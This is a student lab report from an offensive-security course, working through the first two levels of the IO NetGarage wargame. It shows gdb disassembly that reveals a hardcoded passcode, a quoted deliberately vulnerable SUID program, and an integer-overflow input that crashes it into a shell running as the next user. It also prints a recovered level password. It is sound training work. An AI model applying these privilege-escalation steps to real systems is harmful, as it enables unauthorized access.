IE 4012
Offensive Hacking Tactical and Strategic
4th Year, 1st Semester

Lab Report 1

IO NetGarage Wargame

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

2020.03.02

Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number : IT17420532

Name : Jayaweera G.P.G.

Table of Contents

Table of Figures

1 NetGarage

Netgarage is a wargame that increments difficulties by levels. Every level has a SUID bit set. At the point when a program has SUID bit set, the proprietor has the authorization to conduct the execution of the files. User's target is to retrieve the next level owner's privileges by manipulating and reverse engineering the given codes. In order to obtain the passwords, access to a shell was needed. It was stated that the latest radare2 and gdb builds are provided by the creators to proceed with reverse engineering tasks.

To connect to the Wargame, user need a ssh client and it can be achieved by using openSSH or PuTTY.

2 Level1

All the details to associate with level1 were given through Netgarage website. By using the following command and the password, Level1 was accessed through a command prompt.

SSH Command : ssh level1@io.netgarage.org

Password: level1



Figure 2.1 : Getting Level1 Access

3 Level1 to Level2

After entering level1, levels directory was accessed using cd command since it was mentioned in the instructions that the level-based files are in it. Tried executing the c files but the permission was denied for greater levels except for Level01. Upon executing level01, it was asked for a 3-digit passcode as the input. This led to the conclusion that the password might be hidden inside the level to satisfy the comparison with the user's input.

Figure 3.1 : Checking Permissions

Since it was mentioned that the gdb is installed, used gdb to take a deep look in to Level01. Info functions command was used to check the functions.

```
OpenSSH SSH client

level11@io:~$ ls
README     README.cn  README.es  README.id  README.kr  README.no  README.pt_br  README.ru  README.sk  tags
README.ar  README.de  README.fr  README.it  README.nl  README.pl  README.ro     README.se  README.sr  wallet.dat
level11@io:~$ cd /levels/
level11@io:/levels$ ls
beta          level04        level06           level07.c        level10_bis    level12.pass  level16        level17.c      level20.asm   level25.c     level28.c
level01       level04_alt    level06_alt       level08          level10_bis.c  level13       level16_alt   level18        level20.pass  level26       level29
level02       level04_alt.c  level06_alt.c     level08_alt      level10.c      level13.c     level16_alt.c level18_alt    level21       level26.1     level29.c
level02_alt   level04.c      level06_alt.pass  level08_alt.cpp  level10.pass   level14       level16.c     level18_alt.c  level22       level26.y     level30
level02_alt.c level05        level06.c         level08.cpp      level11        level14.c     level16.pass  level18.c      level23       level27       level30.c
level02.c     level05_alt    level07           level09          level11.c      level15       level17       level19        level23.c     level27.c     level31
level03       level05_alt.c  level07_alt       level09.c        level12        level15.c     level17_alt   level19.c      level24       level27.pass  level31.asm
level03.c     level05.c      level07_alt.c     level10          level12.c      level15.pass  level17_alt.c level20        level25       level28       level32
level11@io:/levels$ cd level01
-bash: cd: level01: Not a directory
level11@io:/levels$ cat level01
^C
level11@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 789
level11@io:/levels$ gdb level01
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level01...(no debugging symbols found)...done.
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08048080  _start
0x08048080  main
(gdb)
```

Figure 3.2 : Use of GNU Debugger (GDB) to List Functions

Main function was disassembled by using the disassemble command to check the scope. That's it! Now we have a cmp, which means a compare to look at to find the value of the address. p command along with the addresses was used to find the 3-digit passcode value.

```
Select OpenSSH SSH client
level02_alt    level04.c      level06_alt.pass  level08_alt.cpp  level10.pass   level14       level16.c     level18_alt.c  level22       level26.y     level30
level02_alt.c  level05        level06.c         level08.cpp      level11        level14.c     level16.pass  level18.c      level23       level27       level30.c
level02.c      level05_alt    level07           level09          level11.c      level15       level17       level19        level23.c     level27.c     level31
level03        level05_alt.c  level07_alt       level09.c        level12        level15.c     level17_alt   level19.c      level24       level27.pass  level31.asm
level03.c      level05.c      level07_alt.c     level10          level12.c      level15.pass  level17_alt.c level20        level25       level28       level32
level11@io:/levels$ cd level01
-bash: cd: level01: Not a directory
level11@io:/levels$ cat level01
^C
level11@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 789
level11@io:/levels$ gdb level01
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level01...(no debugging symbols found)...done.
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08048080  _start
0x08048080  main
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
   0x08048080 <+0>:     push   0x8049128
   0x08048085 <+5>:     call   0x804810f
   0x0804808a <+10>:    call   0x804809f
   0x0804808f <+15>:    cmp    eax,0x10f
   0x08048094 <+20>:    je     0x80480dc
   0x0804809a <+26>:    call   0x8048103
End of assembler dump.
(gdb)
```

Figure 3.3 : Disassembling Main Function

OpenSSH SSH client

```
^C
level11@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 789
level11@io:/levels$ gdb level01
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level01...(no debugging symbols found)...done.
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08048080  _start
0x08048080  main
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
   0x08048080 <+0>:     push   0x8049128
   0x08048085 <+5>:     call   0x804810f
   0x0804808a <+10>:    call   0x804809f
   0x0804808f <+15>:    cmp    eax,0x10f
   0x08048094 <+20>:    je     0x80480dc
   0x0804809a <+26>:    call   0x8048103
End of assembler dump.
(gdb) x/s 0x10f
0x10f:  <error: Cannot access memory at address 0x10f>
(gdb) x/d ox10f
No symbol table is loaded.  Use the "file" command.
(gdb) x/x 0x10f
0x10f:  Cannot access memory at address 0x10f
(gdb) p 0x10f
$1 = 271
(gdb)
```

Figure 3.4 : Retrieving the Passcode

After that the found passcode was entered as the input to retrieve the shell through the executed c file.

```
_edata
_end
level11@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$
```

Figure 3.5 : Entering the Passcode as the Input

Wargame instructions were used to retrieve the password for level2 by accessing the .pass file.

```
sh-4.3$ ls
beta           level04        level06          level07_alt.c    level10.c      level12.pass  level16        level17_alt.c  level20.asm   level25.c
evel28.c
level01        level04.c      level06.c        level08          level10.pass   level13       level16.c      level18        level20.pass  level26
evel29
level02        level04_alt    level06_alt      level08.cpp      level10_bis    level13.c     level16.pass   level18.c      level21
 level26.1      level29.c
level02.c      level04_alt.c  level06_alt.c    level08_alt      level10_bis.c  level14       level16_alt    level18_alt     level22
 level26.y      level30
level02_alt    level05        level06_alt.pass level08_alt.cpp  level11        level14.c     level16_alt.c  level18_alt.c  level23
 level27        level30.c
level02_alt.c  level05.c      level07          level09          level11.c      level15       level17        level19        level23.c
 level27.c      level31
level03        level05_alt    level07.c        level09.c        level12        level15.c     level17.c      level19.c      level24
 level27.pass   level31.asm
level03.c      level05_alt.c  level07_alt      level10          level12.c      level15.pass  level17_alt    level20        level25
 level28        level32
sh-4.3$ cat /home/level01/.pass
cat: /home/level01/.pass: No such file or directory
sh-4.3$ cat /home/level2/.pass
KNWFtWKWHhaaXoKI
sh-4.3$
```

Figure 3.6 : Retrieval of the Level2 Password

4 Level2 to Level3

Level 2 was accessed using the found password using the SSH connection command.

```
OpenSSH SSH client

C:\Users\gihan>ssh level2@io.netgarage.org

 ____ ____
||i |||o || Welcome at IO!
||__|||__||
|/__\|/__\| If you have problems connecting please contact us on IRC. (irc.netgarage.org +6697)

level2@io.netgarage.org's password:
Permission denied, please try again.
level2@io.netgarage.org's password:
 _______   _____
/\__   _\ /\   __`\        Levels are in /levels
\/_/\ \/ \ \ \/\ \         Passes are in ~/.pass
   \ \ \  \ \ \ \ \ \      Readmes in /home/level1
    \_\ \__\ \ \_\ \
    /\_____\\ \_____\      Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                        (32 levels)

- some  random commands:
        gdb> python x=gdb.execute("info registers", False, True); print x
        ld --verbose
 _______   _____
/\__   _\ /\   __`\        Levels are in /levels
\/_/\ \/ \ \ \/\ \         Passes are in ~/.pass
   \ \ \  \ \ \ \ \ \      Readmes in /home/level1
    \_\ \__\ \ \_\ \
    /\_____\\ \_____\      Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                        (32 levels)
```

Figure 4.1 : Getting Level2 Access

Performed ls and ls -la, but the outputs were useless.



Figure 4.2 : Performing ls & ls -la to Find Hidden Files

Inside the levels directory level02 related c file content was viewed by using the cat command.

Figure 4.3 : Executing the C File

It was realized that the code is expecting two integer values and upon an arithmetic error the catcher function will get executed by printing ‘Win’ and providing a shell to the user.

The SIGFPE signal reports a fatal arithmetic error. Despite the fact the name is obtained from “floating-point exception”, this signal really covers all arithmetic errors, including division by zero and overflow. To check this multiple test inputs were executed and eventually the shell was retrieved.

OpenSSH SSH client

```
{
        setresuid(geteuid(),geteuid(),geteuid());
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$ id
uid=1002(level2) gid=1002(level2) groups=1002(level2),1029(nosu)
level2@io:/levels$ whoami
level2
level2@io:/levels$ ./level2 "23232323" "323"
-bash: ./level2: No such file or directory
level2@io:/levels$ ./level02 "23232323" "323"
source code is available in level02.c

level2@io:/levels$ ./level02 "-23232323" "323"
source code is available in level02.c

level2@io:/levels$ ./level02 "-23232323" "-323"
source code is available in level02.c

level2@io:/levels$ whoami
level2
level2@io:/levels$ ./level02 "-23232323232323" "-323"
source code is available in level02.c

level2@io:/levels$ ./level02 "-23232323232323" "-1"
source code is available in level02.c

WIN!
sh-4.3$ whoami
level3
sh-4.3$
```

Figure 4.4 : Testing Values for an Arithmetic Error

Since now the user has enough privilege to view the level3 relevant file, cat command was used to read the pass file to obtain the level3 password.



Figure 4.5 : Retrieval of Level3 Password

References

1) https://c-for-dummies.com/blog/?p=1989
2) https://linux.die.net/man/2/signal
3) https://www.gnu.org/software/libc/manual/html_node/Program-Error-Signals.html